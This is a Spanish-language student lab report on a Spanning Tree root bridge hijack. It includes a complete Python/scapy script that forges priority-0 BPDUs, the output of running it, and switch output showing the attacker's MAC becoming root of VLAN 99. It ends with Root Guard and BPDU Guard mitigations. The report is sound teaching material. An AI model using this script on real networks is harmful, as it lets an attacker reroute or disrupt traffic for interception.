



**INSTITUTO TECNOLÓGICO
DE LAS AMERICAS**

TÍTULO DEL TRABAJO:

ATAQUE STP CLAIM ROOT ATTACK

ESTUDIANTE:

SAEL GERMÁN GARCIA

MATRÍCULA:

2025-0725

PROFESOR:

JONATHAN RONDON

ASIGNATURA:

SEGURIDAD DE REDES

5 DE JUNIO DEL 2026

1. Objetivo del Laboratorio

El propósito fundamental de esta última prueba de laboratorio es analizar el comportamiento y las vulnerabilidades del protocolo Spanning Tree (STP - IEEE 802.1D). Específicamente, se busca demostrar cómo un usuario malintencionado (o un switch no autorizado) puede comprometer la topología lógica de la red inyectando Unidades de Datos de Protocolo de Puente (BPDUs) falsificadas. Al forzar una prioridad de puente artificialmente baja, el atacante logrará reclamar y asumir el rol de 'Root Bridge' (Puente Raíz), alterando los caminos de reenvío de tráfico (Forwarding Paths) de toda la infraestructura.


Link del video:

https://youtube.com/playlist?list=PLV_dKVnYXf6dpmk3j8uXPHAZdbrkCQGAY&si=d9Hr6pnByXof9LZF

Link del repositorio:

https://github.com/Sael2727/SaelGermanGarcia_2025-0725_STP-Root-Attack.git

2. Documentación de la Red y Topología



La manipulación del Root Bridge afecta al comportamiento de todo el dominio de colisión y difusión. Para este laboratorio, el ataque se concentra en evaluar la topología dentro de una VLAN específica (VLAN 99), demostrando la capacidad de alterar la jerarquía del árbol de expansión.

2.1 Cuadro Informativo de Segmentación de VLANs

VLAN ID	Nombre de VLAN	Prioridad STP Inicial	Propósito / Estado
10	Usuarios	32778 (Por Defecto)	VLAN inalterada para observar diferencias (Root SW1).
20	Servidores	32788 (Por Defecto)	VLAN inalterada para observar diferencias (Root SW1).
99	Gestión	32867 (Por Defecto)	VLAN objetivo. El atacante forzará una prioridad de 0.

2.2 Matriz Analítica del Ataque (Estados de Spanning Tree)

Fase del Ataque	Dispositivo Root	Prioridad STP	Rol del Puerto (Et0/3 en SW1)
Antes del Ataque	SW1 (Legítimo)	32867 (32768 + ID 99)	Designated Port (Desg FWD)
Durante el Ataque	Máquina Atacante	0 (Cero)	Root Port (Root FWD)
Dirección MAC	50:dc:15:00:2b:01	-	La MAC de Ubuntu se convierte en la raíz de la VLAN 99

3. Objetivo y Parámetros del Script (stp_root.py)

- Ensamblar a nivel binario una trama de configuración BPDU (Configuration Bridge Protocol Data Unit) perfectamente válida según el estándar IEEE 802.1D.
- Falsificar el campo 'Root ID' y 'Bridge ID' inyectando el valor 0x0000 (Prioridad 0), asegurando matemáticamente la victoria en el proceso de elección del árbol de expansión.
- Transmitir de forma persistente (Bucle iterativo con un retraso de 0.1 segundos) los paquetes BPDU hacia la dirección Multicast de STP (01:80:c2:00:00:00).
- Mantener la alteración topológica el tiempo suficiente para que los switches recalculen sus roles de puertos y converjan hacia el atacante.

3.1 Requisitos para utilizar la herramienta

Para la ejecución exitosa de esta herramienta de suplantación de topología lógica, se deben cumplir los siguientes requisitos en el entorno de despliegue:

- **Entorno del Atacante:** Sistema Operativo Linux (Ubuntu) con permisos de superusuario (sudo o root), necesarios para el envío de tramas de Capa 2 personalizadas mediante *Raw Sockets*.
- **Dependencias de Software:** Intérprete de Python 3.x y la librería de manipulación de paquetes *scapy*.
- **Condición de Vulnerabilidad de Red:** El puerto del Switch al cual está conectado el atacante (ej. Et0/3) debe estar operando sin mecanismos de endurecimiento de STP, es decir, carecer de configuraciones como *BPDU Guard* o *Root Guard*.

4. Documentación y Funcionamiento del Script

El script `stp_root.py` opera en el nivel más bajo del modelo OSI, ensamblando manualmente los bytes de una trama de protocolo para explotar el mecanismo de confianza predeterminado del Spanning Tree Protocol (STP). A continuación, se detalla la lógica de sus componentes:

Desglose de Funciones Principales:

- **Obtención de Identidad (ATTACKER_MAC):** El script captura dinámicamente la dirección MAC física de la interfaz de red del atacante mediante la función `get_if_hwaddr()`. Esta MAC será utilizada para identificarse como el nuevo puente en la red.
- **Función `build_bpdu(root_mac, bridge_mac)`:** Constituye el núcleo de la falsificación. Utiliza el módulo `struct` nativo de Python para empaquetar los datos binarios en formato Big-Endian (!), respetando estrictamente el estándar IEEE 802.1D.
 - Falsificación de Prioridad: El paso crítico ocurre al definir el `root_id` y `bridge_id`. El script concatena artificialmente el valor hexadecimal `0x0000` (Prioridad 0) con la MAC del atacante. Como STP elige al Root Bridge basándose en el ID más bajo, una prioridad de 0 garantiza matemáticamente ganar la elección contra cualquier switch legítimo (que por defecto usa 32768).
 - Encapsulación: Los datos de configuración (Hello Time, Max Age, etc.) se encapsulan en una cabecera LLC estándar y luego en una trama Ethernet

apuntando a la dirección Multicast reservada exclusivamente para el tráfico STP:
01:80:c2:00:00:00.

- **Función `stp_attack(interface, count)`:** Maneja el despliegue ofensivo. Inicia un bucle que envía la trama BPDU falsificada repetidamente mediante `sendp()`.
 - Se utiliza un retraso (`time.sleep(0.1)`) intencionalmente corto (100 milisegundos) entre envíos. Considerando que los switches legítimos envían sus BPDUs cada 2 segundos (*Hello Time*), esta ráfaga agresiva asegura que el atacante abrume la topología, forzando a todos los conmutadores de la red a recalcular sus árboles de expansión y a hacer converger sus puertos *Root* hacia la máquina vulnerable.

4.1 Código Fuente Completo

```
#!/usr/bin/env python3
# =====
# STP Root Attack Script
# Autor: Sael German Garcia
# Matricula: 2025-0725
# =====

from scapy.all import *
import struct
import sys
import time

INTERFACE = "ens4"
ATTACKER_MAC = get_if_hwaddr(INTERFACE)

def build_bpdu(root_mac, bridge_mac, vlan=1):
    root_id = struct.pack('!H', 0x0000) + bytes.fromhex(root_mac.replace(':', ''))
    bridge_id = struct.pack('!H', 0x0000) + bytes.fromhex(bridge_mac.replace(':', ''))
    bpdu = (
        b'\x00\x00' # Protocol ID: STP
        b'\x00' # Version: STP
        b'\x00' # BPDU Type: Configuration
        b'\x00' # Flags
        + root_id + # Root ID (prioridad 0 + MAC atacante)
        struct.pack('!I', 0) + # Root Path Cost: 0
        bridge_id + # Bridge ID
        struct.pack('!H', 0x8001) + # Port ID
        struct.pack('!H', 0x0100) + # Message Age
        struct.pack('!H', 0x1400) + # Max Age (20 seg)
        struct.pack('!H', 0x0200) + # Hello Time (2 seg)
        struct.pack('!H', 0x0f00) # Forward Delay (15 seg)
    )
    frame = (Ether(src=bridge_mac, dst='01:80:c2:00:00:00') /
             LLC(dsap=0x42, ssap=0x42, ctrl=0x03) /
             Raw(bpdu))
    return frame

def stp_attack(interface, count):
```

```

mac = get_if_hwaddr(interface)
for i in range(count):
    frame = build_bpdu(mac, mac)
    sendp(frame, iface=interface, verbose=0)
    time.sleep(0.1)

if __name__ == "__main__":
    count = int(sys.argv[1]) if len(sys.argv) > 1 else 100
    stp_attack(INTERFACE, count)

```

5. Evidencia Operacional y Capturas de Pantalla

Estado Inicial de la Topología STP (Pre-Ataque).

Descripción: Captura del comando show spanning-tree vlan 99 en SW1 antes del ataque. Se evidencia que el switch legítimo posee el rol de "Root Bridge" (Puente Raíz) con una prioridad por defecto de 32867, y la interfaz Et0/3 opera normalmente como puerto designado (Desg FWD).

```

SW1#show spanning-tree vlan 99
SW1#show spanning-tree vlan 99
Spanning tree enabled protocol ieee
Root ID    Priority    32867
           Address      aabb.cc00.0200
           This bridge is the root
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

Bridge ID  Priority    32867 (priority 32768 sys-id-ext 99)
           Address      aabb.cc00.0200
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time  300 sec

Interface                Role Sts Cost        Prio.Nbr Type
-----
Et0/0                    Desg FWD 100         128.1   P2p
Et0/1                    Desg FWD 100         128.2   P2p
Et0/3                    Desg FWD 100         128.4   P2p

```

Ejecución e Inyección de BPDUs Falsificados.

Descripción: Muestra la inicialización del script stp_root.py en la máquina atacante, confirmando el envío sostenido de paquetes de configuración BPDU alterados que reclaman la máxima jerarquía en la red (Prioridad 0).

```
eve@Linux-Desktop:~/scripts$ sudo python3 stp_root.py 300
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
=====
STP Root Attack
Autor: Sael German Garcia
Matricula: 2025-0725
=====
[*] Interfaz: ens4
[*] MAC atacante: 50:dc:15:00:2b:01
[*] Prioridad: 0 (Root Bridge claim)
[*] Paquetes: 300
[*] Iniciando ataque...

[+] BPDUs enviados: 50/300
[+] BPDUs enviados: 100/300
[+] BPDUs enviados: 150/300
[+] BPDUs enviados: 200/300
[+] BPDUs enviados: 250/300
[+] BPDUs enviados: 300/300

[+] Ataque completado!
[!] Verifica en SW1: show spanning-tree
[!] Debe mostrar al atacante como Root Bridge
```

Topología STP Comprometida (Secuestro del Root Bridge).

Descripción: Demostración del éxito del ataque. La salida de STP en SW1 refleja que el "Root ID" ha cambiado a prioridad 0 apuntando a la dirección MAC del atacante (50dc.1500.2b01). Consecuentemente, el puerto de acceso Et0/3 transiciona al rol de Root FWD, alterando el flujo de reenvío de toda la VLAN.

```
SW1#show spanning-tree vlan 99

VLAN0099
  Spanning tree enabled protocol ieee
  Root ID    Priority    0
             Address     50dc.1500.2b01
             Cost        100
             Port        4 (Ethernet0/3)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32867 (priority 32768 sys-id-ext 99)
             Address     aabb.cc00.0200
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time   300 sec

Interface                Role Sts Cost      Prio.Nbr Type
-----
Et0/0                    Desg FWD 100       128.1    P2p
Et0/1                    Desg FWD 100       128.2    P2p
Et0/3                    Root FWD 100       128.4    P2p
```

6. Contra-medidas y Mitigación Técnica (Cisco IOS)

Para mitigar de manera definitiva la falsificación de la topología lógica, las infraestructuras Cisco disponen de dos mecanismos principales de hardening (aseguramiento) diseñados para proteger los límites del árbol de expansión: Root Guard y BPDU Guard.

6.1 Activación de Root Guard (Cisco IOS)

Se utiliza en puertos donde se espera conectar otros switches (puertos Designated) pero por los que bajo ninguna circunstancia se debe permitir que asuman el rol de Root Bridge. Si el puerto recibe un BPDU superior, entrará en estado 'root-inconsistent' bloqueando el tráfico temporalmente.

```
SW1# configure terminal
SW1(config)# interface ethernet0/3
SW1(config-if)# spanning-tree guard root
SW1(config-if)# end
```

6.2 Activación de BPDU Guard (Cisco IOS)

Para puertos estrictamente de acceso (End-Users / VPCs), donde nunca debería existir un switch. Cualquier BPDU recibido provocará que el puerto se apague de inmediato (err-disable), brindando la máxima seguridad perimetral.

```
SW1# configure terminal
SW1(config)# interface ethernet0/3
SW1(config-if)# spanning-tree bpduguard enable
SW1(config-if)# end
SW1# write memory
```

```
SW1(config)#interface e0/3
SW1(config-if)#sp
SW1(config-if)#spanning-tree b
SW1(config-if)#spanning-tree bpdug
SW1(config-if)#spanning-tree bpduguard enable
SW1(config-if)#end
```

Referencias

- Troubleshooting , la base del script y documentación apoyado en Inteligencia Artificial